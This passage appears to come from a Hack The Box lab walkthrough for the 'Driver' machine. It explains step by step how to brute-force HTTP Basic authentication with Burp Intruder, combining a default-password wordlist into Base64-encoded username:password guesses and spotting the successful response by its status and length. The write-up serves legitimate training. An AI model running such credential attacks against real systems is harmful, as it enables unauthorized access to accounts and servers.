
Date: 12/21

Click the 'Positions' tab and you will see the GET request we captured from the web browser (which should still be waiting for us to forward so if you look at the Burp web browser you will notice it's spinning circle icon).



Highlight the parameter string we want to brute force/dictionary attack and click 'Add §' from the right. You will need to add two here, they act as an open and close bracket so Burp knows this is the payload position you want to manipulate.

Leave the attack type as Sniper (or set it to Battering Ram, both will work fine) and once you've put in the two §, click on the 'Payloads' tab.




Ensure the payload type is set to 'Custom iterator', this way we can manipulate the GET request to send three unique positions: (1) the username, (2) the colon to separate the username and password (3) the password.

HTB Machine: Driver

Next, we need to find a suitable wordlist saved onto our machine, or download one. I used this one installed and ready to go (no need to unzip it or anything) on my Kali install at:

/usr/share/metasploit-framework/data/wordlists/http_default_pass.txt


This one is courtesy of Metasploit, it's likely installed on your version of whichever flavour OS you have too, especially if it came with [msfconsole](#) installed. You don't have to use this one though, whichever wordlist contains common username and passwords should be fine. Use '[locate http_default_pass](#)' to search for and find the realpath name (where it is saved basically) and back in Burp, click the 'Load ...' button.



Ensure the 'Position' is still set to 1, as seen above. It should be, but in a moment we will change it to 2, then later, 3.


HTB Machine: Driver

Find the http_default_pass.txt wordlist file, use the real path location to help you navigate through the directories towards it.



Click it and click the 'Open' button.

You should now see all the words from the text file have been added into the list items for position 1, there should be 19 of them- not the biggest wordlist in the world but we'll use this one for the sake of time.



? Payload Options [Custom iterator]

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.

Position:

List items for position 1 (19)


Paste	admin
Load ...	password
Remove	manager
Clear	letmein
	cisco
	default
	root
	apc
	pass
	security

[Pro version only]

This list may be bigger if you're attacking a real world target, and you may want to add in more of your own words using the add button.

Now, set the position to '2' and for this we simply only need one item in the list, the colon. So, type in a : in the box next to 'Add' and click 'Add' to add this to the list.

Now Burp is going to understand that we have 19 possible passwords to try in the 1st position, followed by a colon in the 2nd position every time and nothing else but a colon in this second position. Because we know the server examines the username and password in this format → USERNAME:PASSWORD, we now have position 1 and 2 ready.



? Payload Options [Custom iterator]

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.

Position:


List items for position 2 (1)

Paste	:
Load ...	
Remove	
Clear	

[Pro version only]


You can use the 'Separator for position: x' function just below this, but my method works exactly the same.

Finally, we need to insert the same list of words for position 3- the password.



Of course, this could be a different list of words if you wanted it to be. Insert this list of words in the same way you did for the Position 1, using the 'Load ...' button.


As we are using a colon, we need to make sure it isn't URL encoded, so at the bottom of the tab we are currently on, untick the 'URL-encode these characters' checkbox.



Or, you could leave it ticked and simply ensure the : is removed from the list.


HTB Machine: Driver

And, one final thing, we need to make sure Burp is going to encode these words for us into Base64 before being sent along in the http GET request, the server isn't going to examine the plain text words and accept them, it will only expect to see their Base64 encoded strings.



In this section just above the 'Payload Encoding' section, click 'Add' and then select the rule type 'Encode' from the dropdown menu. From the next drop-down menu that appears, click 'Base64-encode' before clicking 'OK'.

Finally, click on the 'Options' tab and you will see the 'Start Attack' button appear in the top right. Let's click this and watch for Burp to attack the web page with all these **USERNAME:PASSWORD** combinations we gave it in our lists.



Give Burp a few minutes to run this attack, the bigger the wordlist you used, the longer it will take.

You will notice 401 statuses and the length of the returned page mostly 312. These indicate that an unsuccessful attempt at providing the username and password was returned to us.

If however, something other than 312 (and probably something other than a 401) are returned, we can be confident that Burp was successful as it saw a different response.

Click on the 'Length' field to sort by this column and have the bigger length items returned to the top of the list...

HTB Machine: Driver

The screenshot shows the Burp Suite Intruder interface. The top section displays a table of attack results. The first row is highlighted in orange, indicating a successful attack with a 200 status code and a response length of 4470. The subsequent rows show failed attempts with 401 status codes. Below the table, the 'Request' tab is selected, showing the raw HTTP request. The request is a GET request to the root of 10.10.11.106, with various headers including 'Cache-Control', 'Authorization: Basic [redacted]', 'Upgrade-Insecure-Requests: 1', 'User-Agent', 'Accept', and 'Accept-Encoding'.

Request	Payload	Status	Error	Redirect...	Timeout	Length	Comment
		200		0		4470	
		401		0		312	
		401		0		312	
		401		0		312	
		401		0		312	
		401		0		312	
		401		0		312	
		401		0		312	
		401		0		312	
		401		0		312	
		401		0		312	
		401		0		312	
		401		0		312	
		401		0		312	
		401		0		312	
		401		0		312	

```
1 GET / HTTP/1.1
2 Host: 10.10.11.106
3 Cache-Control: max-age=0
4 Authorization: Basic [redacted]
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
```

You will soon discover (very quickly discover if you used the same wordlist as mine) what the Base64 encoded **USERNAME:PASSWORD** combination was.


A code 200 is http code for 'worked with no issues/OK' and 4470 represents much more data/characters being returned to us - indicating that this try worked and logged us in.

Simply copy and paste this winning combination back into a Base64 encoder/decoder website if you're not sure what the string was originally before it was encoded, and you will have the username and password nicely separated by a colon.

It shouldn't take all 19 x 1 x 19 (361) combinations if you used the [/usr/share/metasploit-framework/data/wordlists/http_default_pass.txt](#) file, otherwise it may take longer.

In the unfortunate event your wordlist doesn't hit a single successful combination, try a different wordlist, you can crack it eventually as it's a fairly weak username and password combination.

HTB Machine: Driver



The screenshot shows the base64decode.org website. The header includes the site name and a navigation bar with links to Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, and GHDB. The main section is titled 'Decode from Base64 format' with a sub-instruction: 'Simply enter your data then push the decode button.' There is a large text input area at the top, which is currently empty. Below this, there is an information icon and a note: 'For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.' A dropdown menu is set to 'UTF-8' with the label 'Source character set.' Below this is a checkbox for 'Decode each line separately (useful for when you have multiple entries)' which is currently unchecked. There is a toggle switch for 'Live mode OFF' with the description 'Decodes in real-time as you type or paste (supports only the UTF-8 character set)'. A green button with the text '< DECODE >' is present, with the description 'Decodes your data into the area below.' Below the button is another large text output area, which is also empty.

